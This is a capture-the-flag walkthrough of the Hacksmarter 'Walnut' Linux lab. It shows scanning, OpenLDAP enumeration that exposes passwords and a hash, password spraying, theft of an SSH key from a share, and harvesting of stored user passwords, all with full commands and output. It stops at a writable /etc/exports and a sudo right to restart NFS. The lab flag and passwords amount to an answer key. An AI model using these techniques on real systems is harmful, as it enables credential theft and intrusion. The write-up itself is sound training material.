Walnut - From Hacksmarter

This is an easy rated machine linux from Hacksmarter.org. I found the initial access both difficult and beneficial for learning and sharpening my LDAP skills on the linux platform. As well, the privilege escalation was fun to break down and learn how to exploit. This was an excellent box that taught me new things on multiple steps of the attack chain. Kudos to the creator "TheKeen", well done!
Attack path:
- Scan the target
TCP port scan:
PORT      STATE SERVICE     REASON         VERSION
22/tcp    open  ssh         syn-ack ttl 62 OpenSSH 9.6p1 Ubuntu 3ubuntu13.18 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 a1:50:1d:04:de:66:51:74:29:2d:8e:87:af:5d:7d:17 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBDAe2OGwLE70VoJDOkmnOr88x5SbEbR7mN7xhBqklK0Eyhcd9Edl4BwWaZmZ04fp2XG5bcRYfVYvD6LCxNDXSQk=
|   256 4a:db:47:8c:fa:61:66:2e:22:e5:df:da:bb:b3:ce:c5 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIIrrcUB1RZkqREz6oXnJ6JoTHvvkQfCehxAricf5Lelq
111/tcp   open  rpcbind     syn-ack ttl 62 2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100003  3,4         2049/tcp   nfs
|   100003  3,4         2049/tcp6  nfs
|   100005  1,2,3      48588/udp6  mountd
|   100005  1,2,3      49133/tcp   mountd
|   100005  1,2,3      53525/udp   mountd
|_  100005  1,2,3      53767/tcp6  mountd
139/tcp   open  netbios-ssn syn-ack ttl 62 Samba smbd 4
389/tcp   open  ldap        syn-ack ttl 62 OpenLDAP 2.2.X - 2.3.X
445/tcp   open  netbios-ssn syn-ack ttl 62 Samba smbd 4
2049/tcp  open  nfs         syn-ack ttl 62 3-4 (RPC #100003)
33683/tcp open  mountd      syn-ack ttl 62 1-3 (RPC #100005)
42835/tcp open  nlockmgr    syn-ack ttl 62 1-4 (RPC #100021)
49133/tcp open  mountd      syn-ack ttl 62 1-3 (RPC #100005)
50577/tcp open  mountd      syn-ack ttl 62 1-3 (RPC #100005)
51489/tcp open  status      syn-ack ttl 62 1 (RPC #100024)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 4.X
OS CPE: cpe:/o:linux:linux_kernel:4.15
OS details: Linux 4.15
TCP/IP fingerprint:
OS:SCAN(V=7.99%E=4%D=9/4%OT=22%CT=%CU=39555%PV=Y%DS=3%DC=T%G=N%TM=6A9B7A30%
OS:P=aarch64-unknown-linux-gnu)SEQ(SP=107%GCD=1%ISR=108%TI=Z%CI=Z%TS=A)OPS(
OS:O1=M510ST11NW7%O2=M510ST11NW7%O3=M510NNT11NW7%O4=M510ST11NW7%O5=M510ST11
OS:NW7%O6=M510ST11)WIN(W1=F4B3%W2=F4B3%W3=F4B3%W4=F4B3%W5=F4B3%W6=F4B3)ECN(
OS:R=Y%DF=Y%T=40%W=F507%O=M510NNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O%A=S+%F=AS
OS:%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T5(R=
OS:Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=
OS:R%O=%RD=0%Q=)U1(R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%R
OS:UD=G)IE(R=Y%DFI=N%T=40%CD=S)

Uptime guess: 29.448 days (since Thu Aug  6 08:25:31 2026)
Network Distance: 3 hops
TCP Sequence Prediction: Difficulty=263 (Good luck!)
IP ID Sequence Generation: All zeros
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_clock-skew: 0s
| nbstat: NetBIOS name: WALNUT, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
| Names:
|   WALNUT<00>           Flags: <unique><active>
|   WALNUT<03>           Flags: <unique><active>
|   WALNUT<20>           Flags: <unique><active>
|   \x01\x02__MSBROWSE__\x02<01>  Flags: <group><active>
|   WORKGROUP<00>        Flags: <group><active>
|   WORKGROUP<1d>        Flags: <unique><active>
|   WORKGROUP<1e>        Flags: <group><active>
| Statistics:
|   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
|   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
|_  00 00 00 00 00 00 00 00 00 00 00 00 00 00
| smb2-security-mode:
|   3.1.1:
|_    Message signing enabled but not required
| p2p-conficker:
|   Checking for Conficker.C or higher...
|   Check 1 (port 11836/tcp): CLEAN (Couldn't connect)
|   Check 2 (port 59387/tcp): CLEAN (Couldn't connect)
|   Check 3 (port 9174/udp): CLEAN (Failed to receive data)
|   Check 4 (port 29649/udp): CLEAN (Failed to receive data)
|_  0/4 checks are positive: Host is CLEAN or ports are blocked
| smb2-time:
|   date: 2026-09-05T02:10:53
|_  start_date: N/A
UDP port scan:
PORT    STATE         SERVICE     REASON
68/udp  open|filtered dhcpc       no-response
111/udp open          rpcbind     udp-response ttl 62
137/udp open          netbios-ns  udp-response ttl 62
138/udp open|filtered netbios-dgm no-response- I also have credentials to start with as, this is an assumed breach scenario.
Starting credentials:
username: larryburns
password: IloveMontgommery!
Host: walnut.local- I made an entry into
/etc/hosts
/etc/hosts entry:
# Hacksmarter
10.1.10.84 walnut.local walnut- Next, I checked shares with SMB and NFS and at first I could list shares with SMB, but after the initial listing SMB kept failing, either way I do not have read or write access to them with this user's credentials.
Share enumeration with SMB:
 nxc smb walnut.local -u larryburns -p 'IloveMontgommery!' --shares
SMB         10.1.10.84      445    WALNUT           [*] Unix - Samba (name:WALNUT) (domain:local) (signing:False) (SMBv1:None) (Null Auth:True)
SMB         10.1.10.84      445    WALNUT           [+] local\larryburns:IloveMontgommery! (Guest)
SMB         10.1.10.84      445    WALNUT           [*] Enumerated shares
SMB         10.1.10.84      445    WALNUT           Share           Permissions     Remark
SMB         10.1.10.84      445    WALNUT           -----           -----------     ------
SMB         10.1.10.84      445    WALNUT           print$                          Printer Drivers
SMB         10.1.10.84      445    WALNUT           automation                      automation share
SMB 10.1.10.84 445 WALNUT IPC$ IPC Service (walnut server (Samba, Ubuntu))- It is worth noting, that as we will find out after we have a shell on the box, larryburns shows as Guest on SMB because there is no local
/etc/passwdentry, so Samba mapped the auth to Guest
nxc smb 10.1.10.84 -u larryburns -p 'IloveMontgommery!' --shares
SMB         10.1.10.84      445    WALNUT           [*] Unix - Samba (name:WALNUT) (domain:local) (signing:False) (SMBv1:False) (Null Auth:True)
SMB         10.1.10.84      445    WALNUT           [+] local\larryburns:IloveMontgommery! (Guest)
SMB         10.1.10.84      445    WALNUT           [-] Error enumerating shares: STATUS_ACCESS_DENIED
Failed attempt to access shares with smbclient:
impacket-smbclient 'larryburns:IloveMontgommery!'@10.1.10.84

Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

Type help for list of commands
# shares
print$
automation
IPC$
# use automation
[-] SMB SessionError: code: 0xc0000022 - STATUS_ACCESS_DENIED - {Access Denied} A process has requested access to an object but has not been granted those access rights.
# use print$
[-] SMB SessionError: code: 0xc0000022 - STATUS_ACCESS_DENIED - {Access Denied} A process has requested access to an object but has not been granted those access rights.
# use IPC$
[-] SMB SessionError: code: 0xc0000236 - STATUS_CONNECTION_REFUSED - The transport-connection attempt was refused by the remote system.
# exit
Share enumeration with NFS:
nxc nfs walnut.local -u larryburns -p 'IloveMontgommery!' --shares
NFS         10.1.10.84      49133  walnut.local     [*] Supported NFS versions: (3, 4) (root escape:False)
NFS         10.1.10.84      49133  walnut.local     [*] Enumerating NFS Shares
NFS         10.1.10.84      49133  walnut.local     UID        Perms    Storage Usage    Share                          Access List
NFS         10.1.10.84      49133  walnut.local     ---        -----    -------------    -----                          -----------
showmount -e 10.1.10.84
Export list for 10.1.10.84:nmap --script nfs-showmount,nfs-ls,nfs-statfs 10.1.10.84
Starting Nmap 7.99 ( https://nmap.org ) at 2026-09-04 21:06 -0700
Nmap scan report for walnut.local (10.1.10.84)
Host is up (0.078s latency).
Not shown: 994 closed tcp ports (reset)
PORT STATE SERVICE
22/tcp open ssh
111/tcp open rpcbind
|_nfs-showmount: No NFS mounts available
139/tcp open netbios-ssn
389/tcp open ldap
445/tcp open microsoft-ds
2049/tcp open nfs- Attempting to connect with SSH did not work either
Failed attempt to connect with SSH:
ssh larryburns@10.1.10.84

larryburns@10.1.10.84: Permission denied (publickey,password).
nxc ssh walnut.local -u larryburns -p 'IloveMontgommery!'
SSH 10.1.10.84 22 walnut.local [*] SSH-2.0-OpenSSH_9.6p1 Ubuntu-3ubuntu13.18
SSH 10.1.10.84 22 walnut.local [-] larryburns:IloveMontgommery!- I also ran enum4linux and various other tools to enumerate further and just kept hitting walls.
- Next I attempted to enumerate using LDAP as that port (389) was shown as open on the nmap scan. I also kept running into blockers using LDAP.
Failed attempt to enumerate ldap anonymously:
ldapsearch -x -H ldap://10.1.10.84 -b "" -s base namingContexts
ldap_bind: Inappropriate authentication (48)
    additional info: anonymous bind disallowed
Netexec enumeration:
nxc ldap 10.1.10.84 -u larryburns -p 'IloveMontgommery!'
LDAP        10.1.10.84      389    10.1.10.84       [-] Failed to enumerate host info for 10.1.10.84, error: Error in searchRequest -> unwillingToPerform: authentication required
LDAP        10.1.10.84      389    NONE             [*] None (name:) (domain:) (signing:None) (channel binding:Unknown) (NTLM:False)
LDAP 10.1.10.84 389 NONE [-] \larryburns:IloveMontgommery!- I tried to use credentials with ldapsearch as well
ldapsearch -x -H ldap://10.1.10.84 -D "larryburns@walnut.local" -w 'IloveMontgommery!' -b "dc=walnut,dc=local"

ldap_bind: Invalid DN syntax (34)
additional info: invalid DN- Trying variations of ldapsearch that usually work, they kept failing, at this point I was pretty convinced ldap was the only means I had left, so I did some more digging on other syntax I could try.
- What I ended up finding out made sense in retrospect, this is a linux machine and it is using OpenLDAP which I have not used before. Usually I am using Active Directory and the syntax has some differences.
AD style (won't work on OpenLDAP):
ldapsearch -D "larryburns@walnut.local" ...
ldapsearch -D "cn=larryburns,dc=walnut,dc=local" ...
OpenLDAP style:
ldapsearch -D "uid=larryburns,ou=people,dc=walnut,dc=local" ...
ldapsearch -D "uid=larryburns,ou=users,dc=walnut,dc=local" ...- After finding this out I was able to use ldapsearch to find user's and passwords in LDAP.
Ldapsearch:
ldapsearch -x -H ldap://10.1.10.84 -D "uid=larryburns,ou=people,dc=walnut,dc=local" -w 'IloveMontgommery!' -b "dc=walnut,dc=local"LDAPSearch results:
# extended LDIF
#
# LDAPv3
# base <dc=walnut,dc=local> with scope subtree
# filter: (objectclass=*)
# requesting: ALL
#

# walnut.local
dn: dc=walnut,dc=local
objectClass: top
objectClass: dcObject
objectClass: organization
o: Kurumi inc
dc: walnut

# Groups, walnut.local
dn: ou=Groups,dc=walnut,dc=local
objectClass: organizationalUnit
ou: Groups

# People, walnut.local
dn: ou=People,dc=walnut,dc=local
objectClass: organizationalUnit
ou: People

# automation, Groups, walnut.local
dn: cn=automation,ou=Groups,dc=walnut,dc=local
objectClass: posixGroup
cn: miners
cn: automation
gidNumber: 7789
memberUid: automation

# briangeoff, Groups, walnut.local
dn: cn=briangeoff,ou=Groups,dc=walnut,dc=local
objectClass: posixGroup
cn: miners
cn: briangeoff
gidNumber: 1000
memberUid: briangeoff

# larryburns, Groups, walnut.local
dn: cn=larryburns,ou=Groups,dc=walnut,dc=local
objectClass: posixGroup
cn: miners
cn: larryburns
gidNumber: 1001
memberUid: larryburns

# automation, People, walnut.local
dn: uid=automation,ou=People,dc=walnut,dc=local
objectClass: inetOrgPerson
objectClass: posixAccount
objectClass: shadowAccount
uid: automation
sn: automation
givenName: automation
cn: automation
displayName: automation
uidNumber: 7789
gidNumber: 7789
gecos: automation
loginShell: /bin/bash
homeDirectory: /home/automation
description: old pw asdh023incasdahff9 please change pw on all servers

# briangeoff, People, walnut.local
dn: uid=briangeoff,ou=People,dc=walnut,dc=local
objectClass: inetOrgPerson
objectClass: posixAccount
objectClass: shadowAccount
uid: briangeoff
sn: Geoff
givenName: Brian
cn: briangeoff
displayName: briangeoff
uidNumber: 1000
gidNumber: 1000
gecos: Brian Geoff
loginShell: /bin/bash
homeDirectory: /home/briangeoff

# larryburns, People, walnut.local
dn: uid=larryburns,ou=People,dc=walnut,dc=local
objectClass: inetOrgPerson
objectClass: posixAccount
objectClass: shadowAccount
uid: larryburns
sn: Burns
givenName: Larry
cn: larryburns
displayName: larryburns
uidNumber: 1001
gidNumber: 1001
gecos: Larry Burns
loginShell: /bin/bash
homeDirectory: /home/larryburns
userPassword:: e1NTSEF9amdUN0V4SEtocDVDQm92clBaYzhMYkJiNXVwK1JNcUI=

# search result
search: 2
result: 0 Success

# numResponses: 10
# numEntries: 9- There are both usernames and potential passwords in here!
- I used grep to make a users.txt list
Grepping for uid:
ldapsearch -x -H ldap://10.1.10.84 -D "uid=larryburns,ou=people,dc=walnut,dc=local" -w 'IloveMontgommery!' -b "dc=walnut,dc=local" | grep uid
dn: uid=automation,ou=People,dc=walnut,dc=local
uid: automation
uidNumber: 7789
dn: uid=briangeoff,ou=People,dc=walnut,dc=local
uid: briangeoff
uidNumber: 1000
dn: uid=larryburns,ou=People,dc=walnut,dc=local
uid: larryburns
uidNumber: 1001
users.txt list:
larryburns
briangeoff
automation- Next, using grep again I created a passwords list
Passwords.txt list creation:
ldapsearch -x -H ldap://10.1.10.84 -D "uid=larryburns,ou=people,dc=walnut,dc=local" -w 'IloveMontgommery!' -b "dc=walnut,dc=local" | grep userPassword
userPassword:: e1NTSEF9amdUN0V4SEtocDVDQm92clBaYzhMYkJiNXVwK1JNcUI=
ldapsearch -x -H ldap://10.1.10.84 -D "uid=larryburns,ou=people,dc=walnut,dc=local" -w 'IloveMontgommery!' -b "dc=walnut,dc=local" | grep description
description: old pw asdh023incasdahff9 please change pw on all serverspasswords.txt:
IloveMontgommery!
asdh023incasdahff9
e1NTSEF9amdUN0V4SEtocDVDQm92clBaYzhMYkJiNXVwK1JNcUI=- The last password looks like it is base64 encoded. I decoded it using
base64 -d
Decode base64:
echo 'e1NTSEF9amdUN0V4SEtocDVDQm92clBaYzhMYkJiNXVwK1JNcUI=' | base64 -d
{SSHA}jgT7ExHKhp5CBovrPZc8LbBb5up+RMqB - This appears to be a salted SHA1 hash from the reading I did. It also was from the larryburns user. So it is possible it is the password that I was given to start with.
ldapsearch -x -H ldap://10.1.10.84 -D "uid=larryburns,ou=people,dc=walnut,dc=local" -w 'IloveMontgommery!' -b "dc=walnut,dc=local" | grep userPassword -C 10
uid: larryburns
sn: Burns
givenName: Larry
cn: larryburns
displayName: larryburns
uidNumber: 1001
gidNumber: 1001
gecos: Larry Burns
loginShell: /bin/bash
homeDirectory: /home/larryburns
userPassword:: e1NTSEF9amdUN0V4SEtocDVDQm92clBaYzhMYkJiNXVwK1JNcUI=

# search result
search: 2
result: 0 Success

# numResponses: 10
# numEntries: 9- Trying to crack this hash with john and hashcat both failed me.
echo 'larryburns:{SSHA}jgT7ExHKhp5CBovrPZc8LbBb5up+RMqB' > ssha.hashFailed attempt to crack hash with john:
john ssha.hash -w=/usr/share/wordlists/rockyou.txtUsing default input encoding: UTF-8
Loaded 1 password hash (Salted-SHA1 [SHA1 128/128 ASIMD 4x])
Warning: poor OpenMP scalability for this hash type, consider --fork=5
Will run 5 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:00:00 DONE (2026-09-04 21:51) 0g/s 16298Kp/s 16298Kc/s 16298KC/s XXXcore..*7¡Vamos!
Session completed. - I am going to move on for now as I already have larry's password and try spraying the passwords and username that I already obtained.
Password spray with smb:
nxc smb walnut.local -u users.txt -p passwords.txt --continue-on-success
SMB         10.1.10.84      445    WALNUT           [*] Unix - Samba (name:WALNUT) (domain:local) (signing:False) (SMBv1:False) (Null Auth:True)
SMB         10.1.10.84      445    WALNUT           [+] local\larryburns:IloveMontgommery! (Guest)
SMB         10.1.10.84      445    WALNUT           [+] local\briangeoff:IloveMontgommery! (Guest)
SMB         10.1.10.84      445    WALNUT           [-] local\automation:IloveMontgommery! STATUS_LOGON_FAILURE
SMB 10.1.10.84 445 WALNUT [+] local\automation:asdh023incasdahff9 - This gave me a new credential pair of `automation:asdh023incasdahff9`
- Checking share access with these it looks like I now have access to the
automationshare.
nxc smb walnut.local -u automation -p asdh023incasdahff9 --shares
SMB         10.1.10.84      445    WALNUT           [*] Unix - Samba (name:WALNUT) (domain:local) (signing:False) (SMBv1:False) (Null Auth:True)
SMB         10.1.10.84      445    WALNUT           [+] local\automation:asdh023incasdahff9
SMB         10.1.10.84      445    WALNUT           [*] Enumerated shares
SMB         10.1.10.84      445    WALNUT           Share           Permissions            Remark
SMB         10.1.10.84      445    WALNUT           -----           -----------            ------
SMB         10.1.10.84      445    WALNUT           print$          READ                   Printer Drivers
SMB         10.1.10.84      445    WALNUT           automation      READ,WRITE             automation share
SMB 10.1.10.84 445 WALNUT IPC$ IPC Service (walnut server (Samba, Ubuntu))- I can now use smbclient to connect to the machine and look in the share.
Connect to smb:
impacket-smbclient 'automation:asdh023incasdahff9@10.1.10.84'

```bash
# shares
print$
automation
IPC$
# use automation
# ls
drw-rw-rw-          0  Thu Sep 18 13:28:59 2025 .
drw-rw-rw-          0  Thu Sep 18 13:28:59 2025 ..
-rw-rw-rw-         10  Sun Aug 30 06:04:58 2026 .bash_history
drw-rw-rw-          0  Thu Sep 18 13:28:59 2025 scripts
drw-rw-rw-          0  Fri Sep 19 06:39:26 2025 .ssh
drw-rw-rw-          0  Thu Sep 18 12:22:44 2025 .hidden
drw-rw-rw-          0  Thu Sep 18 06:38:52 2025 .cache
-rw-rw-rw-         20  Thu Sep 18 12:24:25 2025 .lesshst
-rw-rw-rw-         33  Sun Aug 30 05:53:47 2026 user.txt
-rw-rw-rw- 11817 Thu Sep 18 13:28:59 2025 .viminfo- As seen here the user flag appears to be in here. But I am going to try treating this like an OSCP box and not read that flag until I have a shell on the box.
- I grabbed the id_rsa key to see if I can use that to access the machine.
Download id_rsa:
# cd .ssh
# ls
drw-rw-rw-          0  Fri Sep 19 06:39:26 2025 .
drw-rw-rw-          0  Thu Sep 18 13:28:59 2025 ..
-rw-rw-rw-        576  Thu Sep 18 06:12:14 2025 id_rsa.pub
-rw-rw-rw-       2610  Thu Sep 18 06:12:14 2025 id_rsa
-rw-rw-rw-        576  Fri Sep 19 06:39:26 2025 authorized_keys
# get id_rsa
#- I need to change the permission on the key so I can use it.
Chmod id_rsa:
chmod 600 id_rsa- Now I can use the key to connect to the target machine.
ssh -i id_rsa automation@10.1.10.84ssh -i id_rsa automation@10.1.10.84
Welcome to Ubuntu 24.04.4 LTS (GNU/Linux 6.8.0-138-generic x86_64)
* Documentation: https://help.ubuntu.com
* Management: https://landscape.canonical.com
* Support: https://ubuntu.com/pro
Last login: Sun Aug 30 12:58:35 2026 from 10.0.0.247
automation@walnut:~$ id
uid=7789(automation) gid=7789(automation) groups=7789(automation)
automation@walnut:~$ ls
scripts user.txtuser.txt:
- I can now read the user.txt file
automation@walnut:~$ cat user.txt
c3dcdda3950b1eca68477ce65da82392
automation@walnut:~$ hostname
walnut.local
automation@walnut:~$ ip -c a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 9001 qdisc mq state UP group default qlen 1000
    link/ether 0e:e5:e0:db:a3:ed brd ff:ff:ff:ff:ff:ff
    altname enp0s5
    altname ens5
    inet 10.1.10.84/18 metric 100 brd 10.1.63.255 scope global dynamic eth0
       valid_lft 2488sec preferred_lft 2488sec
    inet6 fe80::ce5:e0ff:fedb:a3ed/64 scope link
       valid_lft forever preferred_lft forever
automation@walnut:~$ id
uid=7789(automation) gid=7789(automation) groups=7789(automation)
- There are a few interesting things in here.
.bash_history:
su -
exit- In /home/automation/scripts/
runScript.sh:
#!/bin/bash

PARM1="$1"
PARM2=`echo -n "$1" | md5sum | cut -d' ' -f 1`
PARM3="$2"
DATE=`date +%d.%m.%Y-%Hh%m.%S`

su - "$PARM1" -c "$PARM3" < /home/automation/.hidden/"$PARM2" > /home/automation/scripts/logs/"$1"-"$DATE".log- Looking at this script, I can see that since it is using
suthe PARAM1 must be a username which is then being md5summed into the file in .hidden. This then uses<to redirect the contents of the hidden file into su as stdin. su reads the password from stdin when it's not connected to a TTY, so the file contents are being fed in as the password for the su authentication. - In /home/automation/.hidden there are these files, that are hashes of usernames.
drwx------ 2 automation automation 4096 Sep 18  2025 .
drwxr-x--- 6 automation automation 4096 Sep 18  2025 ..
-rw------- 1 automation automation   21 Sep 18  2025 4f378611beed879f4f62a43ac18452a9
-rw------- 1 automation automation   21 Sep 18  2025 af5f60ab1fe78c4a34e37c9cb4cc58b8
-rw------- 1 automation automation   21 Sep 18  2025 b410af005ed0c033fd5e89720fdf2d57
-rw------- 1 automation automation   21 Sep  5 06:11 b4d2ab0ea77f3306355ac7b2bcfcd614
-rw------- 1 automation automation 21 Sep 18 2025 b4d2ab0ea77f3306355ac7b2bcfcd614.bak- I can verify this by looking at the names in
/etc/passwdand comparing them.
/etc/passwd:
automation@walnut:~/.hidden$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
_apt:x:42:65534::/nonexistent:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:998:998:systemd Network Management:/:/usr/sbin/nologin
systemd-timesync:x:997:997:systemd Time Synchronization:/:/usr/sbin/nologin
dhcpcd:x:100:65534:DHCP Client Daemon,,,:/usr/lib/dhcpcd:/bin/false
messagebus:x:101:102::/nonexistent:/usr/sbin/nologin
systemd-resolve:x:992:992:systemd Resolver:/:/usr/sbin/nologin
pollinate:x:102:1::/var/cache/pollinate:/bin/false
polkitd:x:991:991:User for polkitd:/:/usr/sbin/nologin
usbmux:x:103:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
sshd:x:104:65534::/run/sshd:/usr/sbin/nologin
openldap:x:105:104:OpenLDAP Server Account,,,:/var/lib/ldap:/bin/false
_rpc:x:106:65534::/run/rpcbind:/usr/sbin/nologin
statd:x:107:65534::/var/lib/nfs:/usr/sbin/nologin
automation:x:7789:7789::/home/automation:/bin/bash
syslog:x:108:105::/nonexistent:/usr/sbin/nologin
uuidd:x:109:106::/run/uuidd:/usr/sbin/nologin
tcpdump:x:110:108::/nonexistent:/usr/sbin/nologin
localjob1:x:5000:5000:,,,:/home/localjob1:/bin/bash
localjob2:x:5001:5001:,,,:/home/localjob2:/bin/bash
localjob3:x:5002:5002:,,,:/home/localjob3:/bin/bash
localjob4:x:5003:5003:,,,:/home/localjob4:/bin/bash
md5sum usernames:
automation@walnut:~/.hidden$ echo -n 'larryburns' | md5sum
c52ee2f46b343300072c93d639074d01  -
automation@walnut:~/.hidden$ echo -n 'localjob1' | md5sum
4f378611beed879f4f62a43ac18452a9  -
automation@walnut:~/.hidden$ echo -n 'localjob2' | md5sum
af5f60ab1fe78c4a34e37c9cb4cc58b8  -
automation@walnut:~/.hidden$ echo -n 'localjob3' | md5sum
b4d2ab0ea77f3306355ac7b2bcfcd614  -
automation@walnut:~/.hidden$ echo -n 'localjob4' | md5sum
b410af005ed0c033fd5e89720fdf2d57 -- Next I catted out the files to get the passwords.
Cat the files:
automation@walnut:~/.hidden$ cat 4f378611beed879f4f62a43ac18452a9
brYfZknjTirtrPgM8V65
automation@walnut:~/.hidden$ cat af5f60ab1fe78c4a34e37c9cb4cc58b8
cKvFZVPbrxEqCkCLPM70
automation@walnut:~/.hidden$ cat b410af005ed0c033fd5e89720fdf2d57
Q8NPUgCvuBQ636tzFBh3
automation@walnut:~/.hidden$ cat b4d2ab0ea77f3306355ac7b2bcfcd614.bak
vyZzRcreRGDjbq9t19Tb- Now I can gather a list of the passwords for these users and check if any of them have any sudo rights with
sudo -l
localjob1:brYfZknjTirtrPgM8V65
localjob2:cKvFZVPbrxEqCkCLPM70
localjob3:vyZzRcreRGDjbq9t19Tb
localjob4:Q8NPUgCvuBQ636tzFBh3- Going through all these, localjob3 can run
sudo systemctl restart nfs-kernel-server.serviceNOTE: I can only use restart here.
sudo -l
Matching Defaults entries for localjob3 on walnut:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User localjob3 may run the following commands on walnut:
(ALL) NOPASSWD: /usr/bin/systemctl restart nfs-kernel-server.service- Documentation for NFS can be found here https://ubuntu.com/server/docs/how-to/networking/install-nfs/
- I can check the status of this service as well
nfs-kernel-server.service status:
systemctl status nfs-kernel-server.service● nfs-server.service - NFS server and services
Loaded: loaded (/usr/lib/systemd/system/nfs-server.service; enabled; preset: enabled)
Active: active (exited) since Sat 2026-09-05 17:32:34 UTC; 9min ago
Process: 591 ExecStartPre=/usr/sbin/exportfs -r (code=exited, status=0/SUCCESS)
Process: 593 ExecStart=/usr/sbin/rpc.nfsd (code=exited, status=0/SUCCESS)
Main PID: 593 (code=exited, status=0/SUCCESS)
CPU: 8ms
Warning: some journal files were not opened due to insufficient permissions.- Checking
etc/exportsit looks like standard permissions would not allow me to write into it, however the+at the end indicates that there is an ACL set on this.
Permissions on /etc/exports:
ls -l /etc/exports
-rw-rw-r--+ 1 root root 390 Sep 19 2025 /etc/exports- I can check the ACL with
getfacl
Check ACL on /etc/exports:
getfacl /etc/exportsgetfacl: Removing leading '/' from absolute path names
# file: etc/exports
# owner: root
# group: root
user::rw-
user:localjob3:rw-
group::r--
mask::rw-
